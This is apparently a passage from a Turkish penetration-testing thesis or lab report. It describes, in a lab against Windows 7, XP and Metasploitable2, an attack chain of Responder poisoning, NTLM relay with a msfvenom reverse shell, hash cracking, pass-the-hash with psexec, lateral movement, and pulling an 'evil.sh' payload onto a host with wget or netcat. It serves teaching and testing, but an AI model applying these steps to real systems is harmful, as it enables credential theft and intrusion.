Şekil 3.168. ve Şekil 3.169.'da görüldüğü gibi Responder aracı windows 7 hash bilgisi, cihaz adı ve ip adresi bilgilerini yakalamıştır. İlgili hash bilgilerine Şekil 3.170.'de görüldüğü gibi ulaşmak mümkündür.




Şekil 3.170. Hash bilgisi dosya uzantısı.

Burada belirtilen dosya yolundan elde edilen hash bilgileri cat komutu ile incelenebilmektedir. Elde edilen bu hash bilgisi saldırgan tarafından hash cracking yöntemi ile kırılabilir ya da direk olarak NTLM relay yöntemi ile hedef sistem üzerine yönlendirilebilmektedir.


NTLM relay

Bu bölümde SMB ve NTLM Relay saldırıları gerçekleştirilmiştir. Daha önce saldırgan cihaz olan Kali Linux farklı bir cihaz gibi gösterilerek Windows 7 makinesinin hash bilgileri responder aracı ile elde edilmiştir. Bu işlemden sonra elde edilen hash bilgisinin yönlendirilmesi işlemi gerçekleştirilmiştir. Bu işlemi gerçekleştirmek için smbrelayx aracı kullanılmıştır. Windows 7 cihazı üzerinden gelen yanlış yazılmış isteklere kendini isteğin gittiği cihaz gibi göstermek amacıyla bu senaryoda da responder aracı kullanılmıştır. Hedef sistem üzerinde bir giriş elde edildiğinde reverse veya bind bir bağlantı elde edebilmek için hedef sistem üzerinde bir komut veya exe çalıştırabilmek gerekmektedir. Bu işlem için msfvenom ile oluşturulmuş bir execute dosyası kullanılmıştır.




Şekil 3.171. Msfvenom ile reverse_shell.exe oluşturulması.

4444 numaralı port dinlenildiği sürece bir bilgisayardan Şekil 3.171.'de görülen dosya çalıştırılırsa saldırgan hedef sistem üzerinde bir komut satırı bağlantısı elde etmiş olacaktır. Şekil 3.171.'de oluşturulan exe dosyası hedef sistem üzerine atılarak ters bir bağlantı sağlanmıştır. Cihaz üzerine gelen istekleri dinlemek için ise msfconsole içerisinde bulunan multi handler aracı kullanılmıştır.




Şekil 3.172. Multi Handler ile 4444 portunun dinlenmesi.

Şekil 3.172.'de Multi Handler aracı kullanılarak 4444 portu üzerine gelen istekler dinlenmektedir. Smbrelayx aracı kendi içerisinde bir http ve smb server'ı kullandığı için responder aracı kullanımında birkaç değişiklik mevcuttur. Yani responder aracı bu senaryoda ağ üzerinde bir LLMNR isteği döndüğünde ben buradayım demek için kullanılmıştır. Herhangi bir hash ve istek yakalama işlemi gerçekleştirmemektedir. Bu işlemleri smbrelayx aracı gerçekleştirmektedir. Bu nedenle responder SMB ve HTTP server özellikleri bu senaryoda aktif olmayacaktır.




Şekil 3.173. SMB ve http servislerin kapatılması.

Şekil 3.173.'de görülen konfigürasyon ayarları tamamlandıktan sonra responder aracı çalıştırılmaya hazır haldedir.




Şekil 3.174. Responder.

Şekil 3.174.'de de görüldüğü gibi http ve smb serverları kapalı olarak responder aracı dinleme işlemine başlamıştır. Sıradaki işlem smbrelayx cihazının çalıştırılmasıdır.



Şekil 3.175. Smbrelayx aracı.

Şekil 3.175.'de görüldüğü gibi responder aracıyla bir istek Kali üzerine düştüğünde bu hash bilgisi yakalanmadan direk smbrelayx aracı sayesinde hedef sistem üzerine gönderilmiş ve ters bir bağlantı sağlanmıştır. Ters bir bağlantı elde edildiğinde kullanıcı yetkisi yeterliyse reverse_shell.exe ile hedef sistem üzerinde bir komut satırı elde edilmiş demektir. Şekil 3.176.'da smbrelayx aracı üzerinde görülen saldırılar, Şekil 3.177.'de Windows 7 makineden boş atılan isteğin responder üzerindeki görüntüsü sunulmuştur.



Şekil 3.176. Smbrelayx aracı üzerinde görülen saldırılar.


Şekil 3.177. Windows 7 makineden boş atılan isteğin responder üzerinde görülmesi.

Ters bağlantı sağlama işlemi gerçekleştiğinde "reverse_shell.exe" devreye girmiştir ve hedef sistem üzerinde Şekil 3.178.'de görüldüğü gibi bir komut satırı elde edilmiştir.

Şekil 3.178. Reverse_shell.exe ile komut satırı elde etmek.


NTLM hash cracking

Bu bölümde responder aracı ile yakalanan hashlerin kırılması işlemi gerçekleştirilmiştir. NTLM Relay saldırısında elde edilen kullanıcı yetkisi komut yürütme işlemi için yeterli yetkiye sahip değilse kullanıcı yetkisi istenilen sonuçları veremez. Böyle durumlarda elde edilen hash bilgisi kırılarak uzak masaüstü protokolleri gibi protokollerle hedef sisteme bağlanılmaya çalışılmaktadır.




Şekil 3.179. Responder Windows 7 üzerinden atılan boş istek.

Şekil 3.179.'da Windows 7 işeltim sistemi üzerinden atılan boş İstek Responder aracı ile yakalanmıştır. İlgili hash bilgisine ulaşmak için Şekil 3.180.'de görülen işlemler gerçekleştirilmiştir. Burada elde edilen hash kırılma işlemleri için metasploit üzerinde birçok araç mevcuttur. Bu senaryoda john aracı kullanılmıştır.



Şekil 3.180. Hash bilgisi.



Şekil 3.181. John aracı ile kullanıcı bilgisi elde etme.

Şekil 3.181.'de john aracı ile hash bilgisi kırılmış, ASUS kullanıcısı ve Password1 şifresi elde edilmiştir. Bu şifreler kullanılarak Şekil 3.182.'deki gibi remote desktop protokolü ile hedef sistem üzerinde bir oturum elde edilmiştir.

Şekil 3.182. Root Desktop protokolü ile kullanıcı oturumu elde etme.

3.3.2. Post Exploitations ve Metasploit

Bu bölümde metasploit aracı kullanılarak Microsoft ve Linux işletim sistemleri üzerinde post sömürü senaryoları ele alınmıştır. Uygulamalar Şekil 3.183.'de de görüldüğü gibi sınıflandırılarak sunulmuştur.

Şekil 3.183. Post exploitations ve metasploit işlemleri.

Meterpreter oturum elde etme

Meterpreter bazen yetki yükseltme işlemleri bazen dosya paylaşım işlemleri hatta kameralar üzerinden snapseed alma işlemleri için kullanılabilen bir oturumdur. Bu oturumu elde edebilmek amacıyla MS08_067 zafiyetine sahip Windows XP cihazına bir sızma işlemi gerçekleştirilmiştir fakat bu sefer komut satırı sıradan bir oturum şeklinde değil meterpreter şeklinde Şekil 3.184.'de görüldüğü gibi elde edilmiştir.

Şekil 3.184. Meterpreter oturum elde etme.

Pass the hash saldırıları ve lateral movement hareketleri


Microsoft işletim sistemlerinde NTLM Authentication kullanılması durumunda sistemler üzerinde NTLM anahtarı kırılmadan sistemler üzerinde gönderilebilmektedir. Bu işlem için NTLM anahtarı bulunan kullanıcının Administrator kullanıcısı olması gerekmektedir. Bu bölümde Pass The Hash Saldırıları işlemleri gerçekleştirilmiştir. Bir senaryo dahilinde hedef sistem üzerinden bir meterpreter oturumu elde edilmiştir ve hashdump komutuyla da hedef Administrator, Guest, HelpAisstant ve SUPPORT_388945a0 kullanıcılarının LMNTLM hash bilgisine ulaşılmıştır.

Şekil 3.185. Hedef sistem hash bilgisi.

Şekil 3.185.'de elde edilen hash bilgileri john gibi penetrasyon testi araçlarıyla uzun denemeler sonucunda kırılmıyorsa bu hash bilgisini kırmadan parola şeklinde kullanmak için microsoft sistemlerde uzaktan yönetim yapmak amacıyla oluşturulmuş bir yazılım olan psexec kullanılmaktadır.


Şekil 3.186. Psexec kullanımı.

Şekil 3.186.'da elde edilen hash bilgisi parola olarak kullanılmıştır. Payload ise bind_tcp olarak seçilmiştir. İlgili opsiyon bilgileri girildikten sonra run komutuyla psexec aracı çalıştırıldığında hedef sistem üzerinde bir meterpreter oturum elde edilmiştir. Elde edilen kullanıcının subnet üzerinde hangi cihazlarda aktif olduğunu tespit edebilmek için msfconsole üzerinde smb_login auxiliary'si kullanılmıştır. Bu modül smb üzerine brute force (kaba kuvvet) saldırısı düzenleyen bir modüldür.



Şekil **3.187.** Smb_login auxiliary kullanımı.

Şekil 3.187.'de smb_login auxiliary modülü opsiyon ayarları gerçekleştirilerek çalıştırılmıştır ve hedef sistem üzerinde ilgili kullanıcının aktif olduğu ip adreslerini aramaya başlamıştır.




Şekil 3.188. Smb_login auxiliary sonucu.

Şekil 3.188.'de Administrator kullanıcısının aktif olduğu ip adresi smb_login auxiliary modülü sayesinde bulunmuştur. Burada elde edilen kullanıcının aktif olduğu cihaz ip'lerini aramanın amacı subnet üzerinde bulunan diğer cihazlara erişimi sağlayarak sistem üzerinde yayılmaktır. Bu şekilde domain yapısı içerisinde yayılmayı amaçlayan hareketlere Lateral Movement denilmektedir. Elde edilen kullanıcının aktif olduğu tespit edilen diğer IP adresinde oturum açılıp Mimikatz aracı sayesinde bu cihaz üzerinde diğer kullanıcı bilgileri tespit edilebilmektedir. Böylece Lateral Movement işlemleri gerçekleştirilmiş olur.


3.3.2.3. Linux/GNU sistemler üzerine dosya aktarımı işlemi

Bu bölümde Linux sistemler üzerine dosya taşıma işlemi uygulamalı olarak gerçekleştirilmiştir. Senaryo dâhilinde ssh kullanıcısı, exploit veya web uygulaması üzerinden Metasploitable2 cihazı üzerinde bir bağlantı elde edildiği varsayılmıştır ve Metasploaitable2 cihazı üzerine daha ileri seviyede sömürü işlemleri için bir dosya konulması amaçlanmıştır. Linux sistemler üzerinde herkesin yazma yetkisinin bulunduğu, geçici bir tmp (temporary) dizini mevcuttur. Tmp dizininin içine bir dosya konulduğunda dosya kullanımının işi bittikten sonra makine resetlendiğinde dosya otomatik olarak silinmektedir. Tmp dizinine herkesin erişim yetkisi bulunduğundan Metasploatible2 cihazı üzerinde düşük yetkili bir kullanıcı elde edilmiş olsa bile sisteme dosya çekme işlemi gerçekleştirilebilmektedir. Dosya çekme işlemi için wget komutu kullanılmaktadır. Bu komut ile belirtilen dosya sisteme çekilebilmektedir.




Şekil 3.189. Wget ile Kali Linux üzerindeki dosyayı Metasploitable2 cihazı üzerine aktarma.

Şekil 3.189.'da Kali Linux üzerinde bulunan evil.sh dosyası Metasploitable2 cihazı tmp dosyasına kaydedilmiştir. Seçilen dosyayı linux cihazlar üzerinde çalıştırmak için chmod komutu kullanılmaktadır.




Şekil 3.190. Çekilen dosyayı Linux üzerinde çalıştırma ve kullanıcı yetki bilgileri.

Şekil 3.190.'da Kali Linux üzerinden Metasploitable2 tmp dosyası üzerine çekilen evil.sh dosyası çalıştırılmıştır ve kullanıcı yetkileri listelenmiştir. Dosya aktarım işlemi esnasında wget komutu engellenebilmektedir. Bu tür durumlarda scp komutu da kullanılabilir.



Şekil 3.191. Scp komutu ile dosya transfer işlemi.

Şekil 3.191.'de scp komutu ile linux cihazlar arasında dosya aktarım işlemi yapılmıştır. Hem wget hem de scp komutlarının çalışmadığı durumlar söz konusu olabilir. Bu tür senaryolarda netcat aracı kullanılabilmektedir.



Şekil 3.192. Nc ile dosya transfer işlemi.

Şekil 3.192.'de netcat üzerinde 4444 portu dinlenmektedir ve herhangi bir bağlantı gelirse gelen bağlantı dosyasını evil.sh_2 olarak kaydetmektedir. Aynı şekilde Kali üzerindeki işlemde de Metasploitable2 cihazı ile bir bağlantı kurulmuştur ve evil.sh dosyası aşağıda gösterildiği gibi gönderilmiştir.

Şekil 3.193. Kali üzerinden Nc ile dosya gönderme.

Şekil 3.193.'de Metasploitable2 cihazının ip adresi verilerek nc ile bir bağlantı sağlanmıştır. Bağlantı sonucunda gelen dosyayı metasploiatable2 cihazı evil.sh_2 dosyası olarak aktarmıştır.

Şekil 3.194. Metasploitable2 tmp dosyası.

